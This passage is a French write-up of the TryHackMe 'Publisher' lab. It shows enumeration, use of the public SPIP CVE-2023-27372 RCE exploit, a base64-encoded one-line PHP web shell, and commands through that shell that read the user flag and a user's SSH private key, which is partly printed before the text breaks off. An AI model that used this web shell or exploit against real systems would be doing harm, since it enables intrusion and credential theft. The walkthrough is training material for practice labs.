

Publisher CTF - TryHackMe



The "**Publisher**" CTF machine is a simulated environment hosting some services. Through a series of enumeration techniques, including directory fuzzing and version identification, a vulnerability is discovered, allowing for Remote Code Execution (RCE). Attempts to escalate privileges using a custom binary are hindered by restricted access to critical system files and directories, necessitating a deeper exploration into the system's security profile to ultimately exploit a loophole that enables the execution of an unconfined bash shell and achieve privilege escalation.

Nmap :

Pour faire une première prise d'information, Nmap est très utile pour savoir quels port sur la machine cible est ouvert et utilisé par quels services.

Voici ma commande Nmap avec les options détaillées :

- `-sC` : activer les scripts Nmap Scripting Engine (NSE) sûrs et utiles pour la détection de version, la découverte d'informations supplémentaires sur les services, et la vérification de certaines vulnérabilités courantes.
- `-sV` : Active la détection de version.
- `-oA` : Sauvegarder le résultat du scan initial fait par Nmap, en trois types de fichiers possibles (XML, Nmap et GNmap)

```
nmap -sC -sV -oA initial_scan <IP-cible>
```

```
(kali㉿kali)-[~]  
$ nmap -sC -sV -oA initial_scan 10.10.171.203
```

```
(kali㉿kali)-[~]  
$ nmap -sC -sV -oA initial_scan 10.10.171.203  
  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-29 23:54 CEST  
Nmap scan report for 10.10.171.203  
Host is up (0.023s latency).  
Not shown: 998 closed tcp ports (conn-refused)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.10 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   3072 44:5f:26:67:4b:4a:91:9b:59:7a:95:59:c8:4c:2e:04 (RSA)  
|   256 0a:4b:b9:b1:77:d2:48:79:fc:2f:8a:3d:64:3a:ad:94 (ECDSA)  
|_  256 d3:3b:97:ea:54:bc:41:4d:03:39:f6:8f:ad:b6:a0:fb (ED25519)  
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))  
|_ http-title: Publisher's Pulse: SPIP Insights & Tips  
|_ http-server-header: Apache/2.4.41 (Ubuntu)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 8.23 seconds
```

Nous remarquons deux choses importantes, il y a un serveur SSH allumé et qu'il y a un serveur web Apache d'allumé : le serveur web est le seul exploitable actuellement.

10.10.171.203

Kali Linux

Kali Tools

Kali Docs

Kali Forums

Kali NetHunter

Exploit-DB

Google Hacking DB

OffSec

Community Magazine

Publish articles, success stories,
tutorials and opinions about SPIP



Home

Gallery

Tutorials

Freebies

About Us

Contact Us

Related Blogs

Rencontre SPIP

Mise à jour critique de sécurité : sortie de SPIP 4.1.5, SPIP 4.0.8 et SPIP 3.2.16

Spip Luz Days

Gazette de septembre 2023

Piratages de SPIP

Nouveaux plugins

SPIP5 et l'avenir de SPIP

API SQL, SPIP 5 et PHP 8.1

Embracing Diversity in Tech: A Journey with SPIP

Posted by [Admin](#), December 8, 2024 at 10:45 am, in [Web Design](#)



In this article, the author explores the significance of diversity and inclusivity in the tech industry. They reflect on their journey with SPIP and how the software embodies

Sponsors



Gobuster :

Etant donné que nous avons un serveur web, avec une page statique, il faut découvrir s'il y a un d'autres fichiers ou dossier présents sur le serveur. Gobuster est un programme qui va nous être utile pour brute force le serveur de requêtes HTTP avec des noms de fichiers communément utilisés, présents dans la **wordlist** `common.txt` :

```
gobuster dir -u http://<IP-cible> -w /usr/share/wordlists/dirb/common.txt
```

```
(kali㉿kali)-[~]  
$ gobuster dir -u http://10.10.171.203 -w /usr/share/wordlists/dirb/common  
.txt
```

```
(kali㉿kali)-[~]  
$ gobuster dir -u http://10.10.171.203 -w /usr/share/wordlists/dirb/common  
.txt
```

Gobuster v3.6

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:	http://10.10.171.203
[+] Method:	GET
[+] Threads:	10
[+] Wordlist:	/usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:	404
[+] User Agent:	gobuster/3.6
[+] Timeout:	10s

Starting gobuster in directory enumeration mode












/.hta	(Status: 403)	[Size: 278]
/.htpasswd	(Status: 403)	[Size: 278]
/.htaccess	(Status: 403)	[Size: 278]
/images	(Status: 301)	[Size: 315] [→ http://10.10.171.203/images/]
/index.html	(Status: 200)	[Size: 8686]
/server-status	(Status: 403)	[Size: 278]

Progress: 4614 / 4615 (99.98%)

Finished

Nous découvrons un dossier `/images` mais ils contient simplement les images statiques de la page :

Index of /images

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
🔙 Parent Directory		-	
 180_column_bg.jpg	2023-12-20 19:05	2.1K	
 ads.jpg	2023-12-20 19:05	9.7K	
 bottom_panel_bg.jpg	2023-12-20 19:05	27K	
 comment_icon.jpg	2023-12-20 19:05	3.8K	
 image_01.jpg	2023-12-20 19:05	59K	
 image_02.jpg	2023-12-20 19:05	37K	
 logo.jpg	2023-12-20 19:05	29K	
 menu_bg.jpg	2023-12-20 19:05	4.9K	
 menu_bg_repeat.jpg	2023-12-20 19:05	329	
 templatmeo_column_two_bg.jpg	2023-12-20 19:05	3.6K	
 top_bg.jpg	2023-12-20 19:05	56K	

Apache/2.4.41 (Ubuntu) Server at 10.10.171.203 Port 80

Je réessaye avec une deuxième **wordlist** plus complète, `big.txt`, et qui va trouver un dossier `/spip` :

```
gobuster dir -u http://<IP-cible> -w /usr/share/wordlists/dirb/big.txt
```

```
(kali㉿kali)-[~]  
$ gobuster dir -u http://10.10.171.203 -w /usr/share/wordlists/dirb/big.txt
```

```
(kali㉿kali)-[~]
$ gobuster dir -u http://10.10.171.203 -w /usr/share/wordlists/dirb/big.txt


Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.171.203
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.htaccess (Status: 403) [Size: 278]
/.htpasswd (Status: 403) [Size: 278]
/images (Status: 301) [Size: 315] [→ http://10.10.171.203/ima
ges/]
/server-status (Status: 403) [Size: 278]
/spip (Status: 301) [Size: 313] [→ http://10.10.171.203/spi
p/]
Progress: 20469 / 20470 (100.00%)

Finished
```



Avec un peu plus de recul, il était possible de comprendre dès la page à la racine, que le serveur web utilisait le service **SPIP** (Système de publication pour l'Internet) est un logiciel

libre destiné à la production de sites web.


Mais bon, maintenant que nous avons bien compris ça, il faut trouver sa version, car nous voulons savoir si SPIP présente une faille que nous pourrions exploiter, en recherchant sur le site d'[Exploit-db](#).

Il a plusieurs manières de le savoir mais pour moi, c'est la commande `curl` qu'il me l'a donné :

```
(kali㉿kali)-[~]  
$ curl -I http://10.10.67.119/spip/  
HTTP/1.1 200 OK  
Date: Tue, 30 Jul 2024 10:23:52 GMT  
Server: Apache/2.4.41 (Ubuntu)  
Vary: Cookie,Accept-Encoding  
Composed-By: SPIP 4.2.0 @ www.spip.net + http://10.10.67.119  
/spip/local/config.txt  
Link: <http://10.10.67.119/spip/local/cache-css/2de9a797ae78  
5f83c75bcfffd76f17d.css?1722334642>;rel="preload";as="style  
";  
X-Spip-Cache: 86400  
Last-Modified: Tue, 30 Jul 2024 10:23:52 GMT  
Connection: close  
Content-Type: text/html; charset=utf-8
```

RCE (Remote Code Execution) :

Après avoir pris l'information de la version de SPIP, je suis allé chercher sur [Exploit-db](https://www.exploit-db.com) s'il y avait une faille renseigné et il y a une faille renseigné sous la CVE suivante : [CVE-2023-27372](https://www.exploit-db.com/cve-2023-27372).



The screenshot shows the Exploit-DB website interface. The browser address bar displays <https://www.exploit-db.com>. The site's navigation bar includes links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main header features the Exploit Database logo. Below the header, there are filter options for 'Verified' and 'Has App', a 'Filters' button, and a 'Reset All' button. A search bar contains the text 'Spip 4.2'. The results table shows one entry: 'SPIP v4.2.0 - Remote Code Execution (Unauthenticated)' with a date of '2023-06-20', a download icon, a green checkmark, 'WebApps' as the type, 'PHP' as the platform, and 'nuts7' as the author. The table also shows pagination controls: 'Showing 1 to 1 of 1 entries (filtered from 46,082 total entries)' and buttons for 'FIRST', 'PREVIOUS', '1' (selected), 'NEXT', and 'LAST'. At the bottom, there are four orange buttons labeled 'Databases', 'Links', 'Sites', and 'Solutions'.

Date	D	A	V	Title	Type	Platform	Author
2023-06-20				SPIP v4.2.0 - Remote Code Execution (Unauthenticated)	WebApps	PHP	nuts7

Nous avons remarqué que SPIP sur sa version 4.2 et sur cette version, il y a une faille qui permet une RCE (Remote Command Execution) cela via des valeurs de formulaire dans la zone publique car la sérialisation est mal gérée, sans avoir besoin d'être connecté.

La vulnérabilité RCE permet à un attaquant d'exécuter du code arbitraire sur un périphérique distant.

EXPLOIT DATABASE

SPIP v4.2.0 - Remote Code Execution (Unauthenticated)

EDB-ID: 51536	CVE: 2023-27372	Author: NUTS7	Type: WEBAPPS
-------------------------	---------------------------	-------------------------	-------------------------

EDB Verified: ✓

Exploit: ⬇ / {}

Platform: PHP	Date: 2023-06-20
-------------------------	----------------------------

Vulnerable App:

Il existe un [PoC](#) (Proof of Concept) qui exploite une injection de code PHP dans SPIP. La vulnérabilité existe dans le paramètre « oubli » et permet à un utilisateur non authentifié d'exécuter des commandes arbitraires avec des privilèges d'utilisateur web.

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

# Exploit Title: SPIP v4.2.1 - Remote Code Execution (Unauthenticated)
# Google Dork: inurl:"/spip.php?page=login"
# Date: 19/06/2023
# Exploit Author: nuts7 (https://github.com/nuts7/CVE-2023-27372)
# Vendor Homepage: https://www.spip.net/
# Software Link: https://files.spip.net/spip/archives/
# Version: < 4.2.1 (Except few fixed versions indicated in the description)
# Tested on: Ubuntu 20.04.3 LTS, SPIP 4.0.0
# CVE reference : CVE-2023-27372 (coiffeur)
# CVSS : 9.8 (Critical)

# Vulnerability Description:
# SPIP before 4.2.1 allows Remote Code Execution (RCE) via a PHP code injection in the 'oubli' parameter. This PoC exploits a PHP code injection vulnerability to execute arbitrary commands as the web user.
# Usage: python3 CVE-2023-27372.py --url http://10.10.10.10 --cmd 'cat /etc/passwd'
```

Téléchargements - Thunar

Fichier Modifier Affichage Aller Favoris Aide

← → ↑ ↓ 🏠 🏠 kali Téléchargements 🔍


Emplacements

- Ordinateur
- kali
- Bureau

51536.py

J'ai téléchargé le code de la PoC et j'ai renommé le fichier avec la CVE :

```
mv Téléchargements\51536.py CVE-2023-27372.py
```



Pour l'utiliser, on doit faire la commande suivante :

- `python CVE-2023-27372.py` pour faire l'exécution du code Python
- `-u http://<IP-cible>/spip` option pour préciser l'url avec l'ip de la cible
- `-c` option pour préciser la commande à effectuer, entouré de `' '`
- `'echo PD89YCRfR0VUWzBdYD8+|base64 -d > shell.php'` :


Il faut faire télécharger à la machine cible, un code en PHP pour transformer notre url vers le serveur web en terminal de commande :

- On va convertir ce code PHP :

```
<?=$_GET[0]`?>
```

- En base 64, avec [CyberChef](#):

```
PD89YCRfR0VUWzBdYD8+
```



Pourquoi en base64 ?

Puisque le code PoC utilise déjà des guillemets dans la charge utile, il est possible d'utiliser base64 pour éviter d'être confronté à ceux de notre shell inverse.

- Et, nous allons créer un fichier PHP avec cette base64, qu'on va décoder avec l'option `-d` :

```
'echo PD89YCRfR0VUWzBdYD8+|base64 -d > shell.php'
```

Enfin, on a la commande suivante :


```
python CVE-2023-27372.py -u http://<IP-cible>/spip -c 'echo  
PD89YCRfR0VUWzBdYD8+|base64 -d > shell.php'
```

```
(kali㉿kali)-[~]  
$ python CVE-2023-27372.py -u http://10.10.106.62/spip/ -c 'echo PD89YCRfR0VUWzBdYD8+|base64 -d > shell.php'
```

```
http://<IP-cible>/spip/shell.php?0=<cmd>
```

J'ai commencé par analyser les fichiers présents dans le répertoire utilisateur de la machine cible :

```
http://<IP-cible>/spip/shell.php?0=ls -la ../..
```



```
view-source:http://10.10.106.62/spip/shell.php?0=ls -la ../..  
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB G  
1 total 48  
2 drwxr-xr-x 8 think think 4096 Feb 10 21:27 .  
3 drwxr-xr-x 1 root root 4096 Dec 7 2023 ..  
4 lrwxrwxrwx 1 root root 9 Jun 21 2023 .bash_history -> /dev/null  
5 -rw-r--r-- 1 think think 220 Nov 14 2023 .bash_logout  
6 -rw-r--r-- 1 think think 3771 Nov 14 2023 .bashrc  
7 drwx----- 2 think think 4096 Nov 14 2023 .cache  
8 drwx----- 3 think think 4096 Dec 8 2023 .config  
9 drwx----- 3 think think 4096 Feb 10 21:22 .gnupg  
10 drwxrwxr-x 3 think think 4096 Jan 10 2024 .local  
11 -rw-r--r-- 1 think think 807 Nov 14 2023 .profile  
12 lrwxrwxrwx 1 think think 9 Feb 10 21:27 .python_history -> /dev/null  
13 drwxr-xr-x 2 think think 4096 Jan 10 2024 .ssh  
14 lrwxrwxrwx 1 think think 9 Feb 10 21:27 .viminfo -> /dev/null  
15 drwxr-x--- 5 www-data www-data 4096 Dec 20 2023 spip  
16 -rw-r--r-- 1 root root 35 Feb 10 21:20 user.txt  
17
```

```
view-source:http://10.10.106.62/spip/shell.php?0=ls -la ../../
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google
1 total 48
2 drwxr-xr-x 8 think think 4096 Feb 10 21:27 .
3 drwxr-xr-x 1 root root 4096 Dec 7 2023 ..
4 lrwxrwxrwx 1 root root 9 Jun 21 2023 .bash_history -> /dev/null
5 -rw-r--r-- 1 think think 220 Nov 14 2023 .bash_logout
6 -rw-r--r-- 1 think think 3771 Nov 14 2023 .bashrc
7 drwx----- 2 think think 4096 Nov 14 2023 .cache
8 drwx----- 3 think think 4096 Dec 8 2023 .config
9 drwx----- 3 think think 4096 Feb 10 21:22 .gnupg
10 drwxrwxr-x 3 think think 4096 Jan 10 2024 .local
11 -rw-r--r-- 1 think think 807 Nov 14 2023 .profile
12 lrwxrwxrwx 1 think think 9 Feb 10 21:27 .python_history -> /dev/null
13 drwxr-xr-x 2 think think 4096 Jan 10 2024 .ssh
14 lrwxrwxrwx 1 think think 9 Feb 10 21:27 .viminfo -> /dev/null
15 drwxr-x--- 5 www-data www-data 4096 Dec 20 2023 spip
16 -rw-r--r-- 1 root root 35 Feb 10 21:20 user.txt
```

think

user.txt

http://<IP-cible>/spip/shell.php?0=ls -la ../../cat user.txt


```
view-source:http://10.10.106.62/spip/shell.php?0=cat ../../user.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google
fa229046d44eda6a3598c73ad96f4ca5
```

Voici le flag utilisateur !

SSH :

On doit maintenant, aller plus loin pour trouver le flag root qui doit sûrement nécessiter la recherche d'un terminal en root pour l'obtenir. On avait vu, au début avec le nmap, qu'il y avait un port pour le ssh donc je suis allé voir si la connexion SSH est faisable par clé :

```
http://<IP-cible>/spip/shell.php?0=ls -la ../../.ssh
```



```
view-source:http://10.10.106.62/spip/shell.php?0=ls -la ../../.ssh/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google

1 total 20
2 drwxr-xr-x 2 think think 4096 Jan 10 2024 .
3 drwxr-xr-x 8 think think 4096 Feb 10 21:27 ..
4 -rw-r--r-- 1 root root 569 Jan 10 2024 authorized_keys
5 -rw-r--r-- 1 think think 2602 Jan 10 2024 id_rsa
6 -rw-r--r-- 1 think think 569 Jan 10 2024 id_rsa.pub
```

Et, on peut voir qu'il y a les deux clés (privé et public) rsa pour le SSH donc j'ai copié le contenu de la clé privé sur ma Kali :

```
http://<IP-cible>/spip/shell.php?0=cat ../../.ssh/id_rsa
```

```
→ ↻ 🏠 view-source:http://10.10.106.62/spip/shell.php?0=cat ../../.ssh/id_rsa
Kali Linux 🌐 Kali Tools 📄 Kali Docs 📖 Kali Forums 🚩 Kali NetHunter 🔥 Exploit-DB 🔥 Google Hack

1 -----BEGIN OPENSSH PRIVATE KEY-----
2 b3BlbnNzaC1rZXktdjEAAAABAG5vbmUAAAABbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
3 NhAAAAAwEAAQAAAYEAXPvc9pijpUJA4olyvkW0ryYASBpdmBas0ElS60Rw7FMgjPW86tDK
4 uIXyZneBIUarJiZh8VzFqmKRYcioDwlJzq+9/2ipQHTVzNjxxg18wWvF0WnK2lI5TQ7QXc
5 OY8+1CUVX67y4UXrKASf8l7lPKIED24bXjkDBkVrCMHwScQbg/nIIFxyi262JoJTjh9Jgx
6 SBjaDOELBBxydv78YMN9dyafImAXYX96H5k+8vC8/I3bkwiCnhuKKJ11TV4b8lMsbrgqbY
7 RYfbCJapB27zJ24a1aR5Un+Ec2XV2fawhmftS05b10M0QAnDEu7SGXG9mF/hLJyheRe8lv
8 +rk5EkZNgh14YpXG/E9yIbxB9Rf5k0ekxodZjVV06iqIHBomcQrKotV5nXBRPgVeH71JgV
9 QFkNQyqVM4wf6o0DSqQsuIvnkB5l9e095sJDwz1pj/aTL3Z6Z28KgPKCj0ELvkAPcncuMQ
10 Tu+z6QVUr0cCjgSRhw4Gy/bfJ4lLyX/bciL5QoydAAAFiD95i1o/eYtaAAAAB3NzaC1yc2
11 EAAAGBAMT73PaY06VCQ0KJcr5FtK8mAEgaXZgWrDhJb0jkc0xTIIzlv0rQyriF8mZ3gSFG
12 qyYmYfFcXapikWHIqA8JSc6vvf9oqUB0lczY8cYNfMfrxdFpytpS0U000F3DmPPTQlFV+u
13 8uFF6ygEn/Je5Ty1BA9uG145AwZFAwjB8EnEG4P5yCBccotutiaCU44fSYMUGY2gzhCwQc
14 cnb+/GDDfXcmnyJgF2F/eh+ZPvLwvPyN25MIgp4biiddU1eG/JTL664Km2EWH2wiWQdu
15 8yduGtWkeVJ/hHNl1dn2sIZn7Ut0W9dDNEAJwxLu0hlxvZhF4SycoXkXvJb/q50RJGTYId
16 eGKVxxvPciG80fUX+ZNHpmAHWY1Vd0oqiBwaJnEKyqLVeZlWUT4FXh+9SYFUBZDUMqLTOM
